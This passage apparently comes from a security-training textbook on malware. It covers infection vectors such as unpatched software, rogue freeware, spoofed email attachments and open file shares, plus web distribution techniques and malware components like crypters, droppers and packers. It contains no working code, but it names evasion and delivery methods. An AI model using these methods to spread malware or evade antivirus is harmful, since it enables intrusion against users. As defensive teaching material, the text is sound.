while checking e-mail with Outlook Express or some other software with well-known problems. Again, it may infect the user's system without even downloading an attachment. To reduce such risks, always use the latest version of the browser and e-mail software.

- **Insecure Patch management**

  Unpatched software poses a high risk. Users and IT administrators do not update their application software as often as they should, and many attackers take advantage of this well-known fact. Attackers can exploit insecure patch management by injecting the software with malware that can damage the data stored on the company's systems. This process can lead to extensive security breaches, such as stealing of confidential files and company credentials. Some applications that were found to be vulnerable and were patched recently include Microsoft Office (CVE-2019-1084), .NET Framework (CVE-2019-1083), Microsoft Exchange Server (CVE-2019-1136), Microsoft Graphics Component (CVE-2019-1118), Docker flaw in Azure (CVE-2018-15664), Microsoft SQL Server RCE (CVE-2019-1068), and RDP RCE (CVE-2019-0887). Patch management must be effective in mitigating threats, and it is vital to apply patches and regularly update software programs.

- **Rogue/Decoy Applications**

  Attackers can easily lure a victim into downloading free applications/programs. If a free program claims to be loaded with features such as an address book, access to several POP3 accounts, and other functions, many users will be tempted to try it. POP3 (Post Office Protocol version 3) is an email transfer protocol.

  - If a victim downloads free programs and labels them as TRUSTED, protection software such as antivirus software will fail to indicate the use of new software. In this situation, an attacker receives an email, POP3 account passwords, cached passwords, and keystrokes through email without being noticed.
  - Attackers thrive on creativity. Consider an example in which an attacker creates a fake website (say, Audio galaxy) for downloading MP3s. He or she could generate such a site using 15 GB of space for the MP3s and installing any other systems needed to create the illusion of a website. This can fool users into thinking that they are merely downloading from other network users. However, the software could act as a backdoor and infect thousands of naive users.
  - Some websites even link to anti-Trojan software, thereby fooling users into trusting them and downloading infected freeware. Included in the setup is a readme.txt file that can deceive almost any user. Therefore, any freeware site requires proper attention before any software is downloaded from it.
  - Webmasters of well-known security portals, who have access to vast archives containing various hacking programs, should act responsibly with regard to the files they provide and scan them often with antivirus and anti-Trojan software to guarantee that their site is free of Trojans and viruses. Suppose that an attacker submits a program infected with a Trojan (e.g., a UDP flooder) to an archive's webmaster. If the webmaster is not alert, the attacker may use this opportunity to infect the files on the site with the Trojan. Users who deal with any software or web application should scan their systems daily. If they detect any new file, it is essential to examine it. If any suspicion arises regarding the file, it is also important to forward it to software detection labs for further analysis.
  - It is easy to infect machines using freeware; thus, extra precautions are necessary.

- **Untrusted Sites and Free Web Applications/Software**

  A website could be suspicious if it is located at a free website provider or one offering programs for illegal activities.

  - It is highly risky to download programs or tools located on "underground" sites, e.g., NeuroticKat software, because they can serve as a conduit for a Trojan attack on target computers. Users must assess the high risk of visiting such sites before browsing them.
  - Many malicious websites have a professional look, massive archives, feedback forums, and links to other popular sites. Users should scan the files using antivirus

software before downloading them. Just because a website looks professional does not mean that it is safe.

- Always download popular software from its original (or officially dedicated mirror) site, and not from third-party sites with links to the (supposedly) same software.

- **Downloading Files from the Internet**

  Trojans enter a system when users download Internet-driven applications such as music players, files, movies, games, greeting cards, and screensavers from malicious websites, thinking that they are legitimate. Microsoft Word and Excel macros are also used effectively to transfer malware, and downloaded malicious MS Word/Excel files can infect systems. Malware can also be embedded in audio/video files as well as in video subtitle files.

- **Email Attachments**

  An attachment to an e-mail is the most common medium to transmit malware. The attachment can be in any form, and the attacker uses innovative ideas to trick the victim into clicking and downloading the attachment. The attachment may be a document, audio file, video file, brochure, invoice, lottery offer letter, job offer letter, loan approval letter, admission form, contract approval, etc.

  Example 1: A user's friend is conducting some research, and the user would like to know more about the friend's research topic. The user sends an e-mail to the friend to inquire about the topic and waits for a reply. An attacker targeting the user also knows the friend's e-mail address. The attacker will merely code a program to falsely populate the e-mail "**From:**" field and attach a Trojan in the email. The user will check the email and think that the friend has answered the query in an attachment, download the attachment, and run it without thinking it might be a Trojan, resulting in an infection.

  Some email clients, such as Outlook Express, have bugs that automatically execute attached files. To avoid such attacks, use secure email services, investigate the headers of emails with attachments, confirm the sender's email address, and download the attachment only if the sender is legitimate.

- **Network Propagation**

  Network security is the first line of defense for protecting information systems from hacking incidents. However, various factors such as the replacement of network firewalls and mistakes of operators may sometimes allow unfiltered Internet traffic into private networks. Malware operators continuously attempt connections to addresses within the Internet address range owned by targets to seek an opportunity for unfettered access. Some malware propagates through technological networks. For example, the Blaster starts from a local machine's IP address or a completely random address and attempts to infect sequential IP addresses. Although network propagation attacks that take advantage of vulnerabilities in common network protocols (e.g., SQL Slammer) have not been prevalent recently, the potential for such attacks still exists.

- **File Sharing**

  If NetBIOS (Port 139), FTP (Port 21), SMB (Port 145), etc., on a system are open for file sharing or remote execution, they can be used by others to access the system. This can allow attackers to install malware and modify system files.


  Attackers can also use a DoS attack to shut down the system and force a reboot so that the Trojan can restart itself immediately. To prevent such attacks, ensure that the file sharing property is disabled. To disable the file sharing option, click **Start** and type **Control Panel**. Then, in the results, click on the **Control Panel** option and navigate to **Network and Internet → Network and Sharing Center → Change Advanced Sharing Settings**. Select a network profile and under **File and Printer Sharing** section, select **Turn off file and printer sharing**. This will prevent file sharing abuse.

- **Installation by other Malware**

  A piece of malware that can command and control will often be able to re-connect to the malware operator's site using common browsing protocols. This functionality allows malware on the internal network to receive both software and commands from the outside. In such cases, the malware installed on one system drives the installation of other malware on the network, thereby causing damage to the network.

- **Bluetooth and Wireless Networks**

  Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to them. These open networks have software and hardware devices installed at the router level to capture the network traffic and data packets as well as to find the account details of the users, including usernames and passwords.



Common Techniques Attackers Use to Distribute Malware on the Web

Black hat Search Engine Optimization (SEO)	Ranking malware **pages highly** in search results
Social Engineered Click-jacking	Tricking users into **clicking on innocent-looking** webpages
Spear-phishing Sites	Mimicking legitimate institutions in an attempt to **steal login credentials**
Malvertising	Embedding malware in **ad-networks** that display across hundreds of legitimate, high-traffic sites
Compromised Legitimate Websites	Hosting embedded malware that spreads to **unsuspecting visitors**
Drive-by Downloads	**Exploiting flaws** in browser software to install malware just by visiting a web page
Spam Emails	Attaching the malware to emails and tricking victims **to click the attachment**


Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (*http://www.sophos.com*)

Some standard techniques used to distribute malware on the web are as follows:

- **Black hat Search Engine Optimization (SEO)**: Black hat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.
- **Social Engineered Click-jacking**: Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.
- **Spear-phishing Sites**: This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.
- **Malvertising**: This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.
- **Compromised Legitimate Websites**: Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.

- **Drive-by Downloads**: This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam Emails**: The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.



Components of Malware

- The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors


Components of Malware

Malware authors and attackers create malware using components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or merely multiply and occupy space. Malware is capable of propagating and functioning secretly.

Some essential components of most malware programs are as follows:

- **Crypter**: It is a software program that can conceal the existence of malware. Attackers use this software to elude antivirus detection. It protects malware from reverse engineering or analysis, thus making it difficult to detect by security mechanisms.
- **Downloader**: It is a type of Trojan that downloads other malware (or) malicious code and files from the Internet to a PC or device. Usually, attackers install a downloader when they first gain access to a system.
- **Dropper**: It is a covert carrier of malware. Attackers embed notorious malware files inside droppers, which can perform the installation task covertly. Attackers need to first install the malware program or code on the system to execute the dropper. The dropper can transport malware code and execute malware on a target system without being detected by antivirus scanners.
- **Exploit**: It is the part the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device. Attackers use such code to breach the system's security through software vulnerabilities to spy on information or to install malware. Based on the type of vulnerabilities abused, exploits are categorized into local exploits and remote exploits.

- **Injector**: This program injects exploits or malicious code available in the malware into other vulnerable running processes and changes the method of execution to hide or prevent its removal.
- **Obfuscator**: It is a program that conceals the malicious code of malware via various techniques, thus making it difficult for security mechanisms to detect or remove it.
- **Packer**: This software compresses the malware file to convert the code and data of the malware into an unreadable format. It uses compression techniques to pack the malware.
- **Payload**: It is the part of the malware that performs the desired activity when activated. It may be used for deleting or modifying files, degrading the system performance, opening ports, changing settings, etc., to compromise system security.
- **Malicious Code**: This is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches. It can take the following forms:
    - Java Applets
    - ActiveX Controls
    - Browser Plug-ins
    - Pushed Content

